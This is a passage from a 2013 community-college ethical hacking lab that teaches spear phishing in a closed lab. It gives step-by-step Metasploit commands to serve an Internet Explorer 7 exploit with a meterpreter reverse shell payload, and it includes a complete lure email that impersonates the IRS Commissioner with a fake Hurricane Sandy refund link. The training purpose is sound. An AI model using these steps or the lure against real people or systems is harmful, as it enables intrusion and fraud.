Ethical Hacking Lab Series

Lab 9: Using Spear Phishing to Target an Organization

Certified Ethical Hacking Domains:
System Hacking
Social Engineering
Session Hijacking

Document Version: 2013-07-18 (Beta)

Organization: Moraine Valley Community College
Author: Jesse Varsalone

.

The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

Contents

Introduction

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

This lab includes the following tasks:

- 1 – Setting up the Attacker Machine
- 2 – Sending the Spear Phish Email to the Victim
- 3 – Exploiting the Victim Machine

Domains: System Hacking, Social Engineering, and Session Hijacking

Internal machines with Private IP addresses cannot be directly attacked from the Internet. Finding a vulnerability for a server that sits on the Internet with a Public IP address is a lot more difficult than it was ten to twenty years ago. When systems were first put on the Internet, there was not a lot of security awareness and companies rarely performed system hardening.

Nowadays, with security being taken much more seriously, attacks from Public IP addresses to servers sitting on the public Internet are less frequent than they once were. That being said, they still happen through methods like SQL injection, which is covered in Lab 16 of the Ethical Hacking Lab Series. One of the main ways that hackers do still manage to penetrate internal networks is by using techniques like Spear Phishing. With Spear Phishing, an organization is specifically targeted. A lot of research may go into finding out information about the target before an attack is actually launched. A Spear Phish attack will often involve sending a malicious attachment or providing a hyperlink.

Browser Exploit – There are many different browsers on the market such as Internet Explorer, Firefox, Safari, Opera, and Chrome. From time to time, vulnerabilities, or weaknesses, are discovered that will exploit certain versions of the browser. In some cases, if your browser version is too old, the exploit might not work against your system. For example, an Internet Explorer 7 exploit will likely not work against your system if you are using IE6. If you have IE8, IE9, or IE10, it is also unlikely that your system will be vulnerable. This is why it is critical for security professionals to upgrade their browsers.

Metasploit – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable.

SMTP – Email is often sent by using the SMTP, or Simple Mail Transfer Protocol. By default, most SMTP traffic is transmitted in clear text. Some people can easily remember the function of SMTP by using the mnemonic **S**end **M**ail **t**o **P**eople. Many organizations are still using SMTP. Some SMTP servers do not require authentication, which can make them a target of spammers. The SMTP protocol uses port 25 by default.

POP 3 – Email is often received by using the POP3, or Post Office Protocol version 3, protocol. By default, most POP traffic is transmitted in clear text. Many organizations still use POP, which typically does require authentication. POP3 uses port 110 by default.

Spear Phish – A spam message is an email message that is sent out to a large number of people. A phishing email message will similarly target a large number of users, but will try to get the end users to click links to reveal their personal information. A Spear Phish targets a specific individual or organization. It is often a well-written, professional in appearance email that includes a signature block and provides information relevant to the targeted individual.

Pod Topology



Figure 1: Lab Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

This lab requires the use of the machine running Windows XP and Windows 7.

Although you will not be logging on to the Firewall or the Windows 2003 Exchange, these machines are being utilized during the lab.

Windows XP Pro	192.168.1.175
Windows XP Pro **Administrator** password	Ethicalhackin&
External **BackTrack 5**	216.6.1.100 (Public IP)
External BackTrack 5 **root** password	toor
Windows 7	216.5.1.200 (Public IP)
Windows 7 **student** password	password

1 Setting up the Attacker Machine

In order to exploit the remote target, we will start a listener on our *External* **BackTrack 5** machine by utilizing Metasploit. The Metasploit framework will provide you with a link that will execute a malicious payload once the user's browser connects to the attacker.

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Use Metasploit to List Browser Exploits

1. Open a terminal on the Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.



Figure 2: The Terminal Windows within BackTrack

Metasploit has exploits for various browsers on the market such as Internet Explorer, Mozilla Firefox, Google Chrome, and Safari. Brower exploits often only work when a specific version of the operating system is used. For example, an Internet Explorer 8 exploit for Windows 7 may not work on Windows Vista or Windows XP.

2. Type the following command to start Metasploit.
root@bt:~#**msfconsole**

Figure 3: Metasploit

When Metasploit is first launched, it tells you the number of exploits and the version.

3. Type the following command to list all of the browser exploits within Metasploit:
   msf > **search name:browser type:exploit**

Figure 4: Searching for Browser Exploits

4. Type the following command to list all of the Firefox exploits within Metasploit:
   msf > **search name:firefox type:exploit**



Figure 5: Searching for Firefox Exploits

In many cases, Windows users will be utilizing Internet Explorer because it comes packaged with their operating system. Novice users tend to use Internet Explorer.

5. Type the following command to list all of the Explorer exploits within Metasploit:
   msf > **search name:explorer type:exploit**



Figure 6: Searching for Internet Explorer Exploits

6. We will get information about a specific browser exploit by typing the following:
   msf > **info exploit/windows/browser/ms12_037_same_id**



Figure 7: A Specific Internet Explorer Exploit

According to the information provided, the **ms12_037_same_id** browser exploit, there are three operating systems that are vulnerable to the exploit if they are running IE8.

- IE 8 on Windows XP SP3 with msvcrt ROP
- IE 8 on Windows XP SP3 with JRE ROP
- IE 8 on Windows 7 SP1/Vista SP2 with JRE ROP

Part of the reason we examined the **ms12_037_same_id** browser exploit, other than the fact that it was listed last among the Internet Explorer exploits, is to illustrate the point that modern browsers and operating systems are also vulnerable to exploitation. In the case of our victim, we have inside information that the victim we will be targeting running the Windows XP operating system with the Internet Explorer 7 browser. To target this specific victim, we will need to select a browser exploit for XP SP2 with IE7.

7. We will get information about a specific browser exploit by typing the following:
   msf > use windows/browser/ms09_002_memory_corruption

```
msf > use windows/browser/ms09_002_memory_corruption
msf  exploit(ms09_002_memory_corruption) >
```

Figure 8: Selecting the Browser Exploit

8. To determine if this exploit is suitable for the victim machine, type:
   msf exploit(ms09_002_memory_corruption) > **info**

```
msf  exploit(ms09_002_memory_corruption) > info

       Name: Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption
     Module: exploit/windows/browser/ms09_002_memory_corruption
    Version: 15188
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  dean <dean@zerodaysolutions.com>

Available targets:
  Id  Name
  --  ----
  0   Windows XP SP2-SP3 / Windows Vista SP0 / IE 7
```

Figure 9: The Information about the Exploit

This exploit will work against systems running either XP or Vista SP0 with IE7. One interesting thing to note here is that if your browser is too old, the exploit might not work. This exploit will likely not work against an XP system using the older Internet Explorer 6.

9. Type the following command to see the options for this browser exploit:
msf exploit(ms09_002_memory_corruption) > **show options**

Figure 10: Showing the Exploit's Options

10. To set the SRVHOST, type the following command within the exploit subprompt:
msf exploit(ms09_002_memory_corruption) > s**et SRVHOST 216.6.1.100**

Figure 11: Setting the SRVHOST

11. To set the SRVPORT, type the following command within the exploit subprompt:
msf exploit(ms09_002_memory_corruption) > **set SRVPORT 80**

Figure 12: Setting the SRVPORT

Using 8080 is not going to be as effective as using 80 for the web server port. In some cases, only 80 and 443 are allowed outbound for organizations. And, if a port besides 80 is used, that port must be specified within the URL, or Uniform Resource Locater. For example, if 8080 were used for Amazon's web site, the end user would need to type in http:://www.amazon.com:8080 to make a connection to the site from a browser.

12. To set the payload that will be used against the connecting victim, type:
msf exploit(ms09_002_memory_corruption) > **set payload windows/meterpreter/reverse_tcp**



Figure 13: Setting the Payload

13. To set the lhost (local host) for the exploit, type the following command:
msf exploit(ms09_002_memory_corruption) > **set lhost 216.6.1.100**



Figure 14: Setting the Local Host (LHOST)

The final option that will be set is the URIPATH. If this value is not set, it will seem a lot more obvious that the link is bogus, because the URIPATH will be randomly generated.

14. To set the URIPATH for the web server with the malicious PAYLOAD, type
msf exploit(ms09_002_memory_corruption) > **set URIPATH taxrefund**



Figure 15: Setting the URIPATH

15. Type the following command to view all of the settings you have configured:
msf exploit(ms09_002_memory_corruption) > **show options**



Figure 16: Showing the Options

16. Type the following command to start the listener for remote connections:
msf exploit(ms09_002_memory_corruption) > **exploit**



Figure 17: Running the Exploit Command

Some important things to note when using this or other similar browser exploits:

- The *exploit* command will only accept one remote connection
- The *exploit* –z –j command will only accept multiple remote connections
- No exploit will happen until a machine connects to this machine or port 80

1.2 Conclusion

There are a large number of browsers in use today including Internet Explorer, Firefox, Safari, Opera, and Chrome. Browsers and the applications associated with them, such as JavaScript and Adobe Flash, are sometimes vulnerable to exploitation. Upgrading your browser to the most current version can help protect your system from being exploited.

1.3 Discussion Questions

1. How do you search for browser exploits within Metasploit?
2. How do you search for Internet Explorer exploits within Metasploit?
3. Why is it a good idea to change the exploit's default port from 8080 to 80?
4. Why is it a good idea to change the default random URIPATH of the exploit?

2 Sending the Spear Phish Email to the Victim

In this exercise, you will send the malicious link, and then convince the victim, who we have targeted, that it is to their major benefit to click on the link. Once the user clicks on the link and connects to the machine running BackTrack, a malicious payload will be launched. After the payload is launched, the attacker will be connected to the victim.

2.1 Configure and Send Spear Phish Email

1. On the **Windows 7** machine, login to the student account with the password of **password.** Open Outlook by double-clicking the desktop shortcut.



Figure 18: Opening Outlook

2. Click Next at the startup screen. Select **Yes** to configure an email account.



Figure 19: Yes to Configure Email

3. Select **POP3** (Post Office Protocol) as the server type. Click the **Next** button.



Figure 20: POP 3 Server

4. Fill out the following fields:

   - For your name, put **Commissioner**
   - For your Email Address, put Commissioner@IRS.gov
   - For your User Name, put **Commissioner**
   - For your Password, type **password**
   - For the Incoming and Outgoing Server, put **216.1.1.1** (Firewall IP)

   Click **Next** and **Finish**. You will receive a welcome to Outlook message.



Figure 21: Mail Settings

In the next step, we will use a Spear Phish attack to get the administrator to click our link, which will execute a malicious payload against his browser to exploit his system.

5. Click the new button in the top Left corner of Outlook.
Follow the steps below to successfully send the email to rmiller.

- Leave the **To** box blank
- Leave the **Subject** blank
- In the **message** area, type:

XYZCompany:

Your company and others in the New Jersey Area are eligible for a special refund because of hurricane sandy. This refund has been approved by Congress.
You can apply for the refund by filling out the form on our website:
http://www.irs.gov/taxrefund

Sincerely,
IRS Commissioner

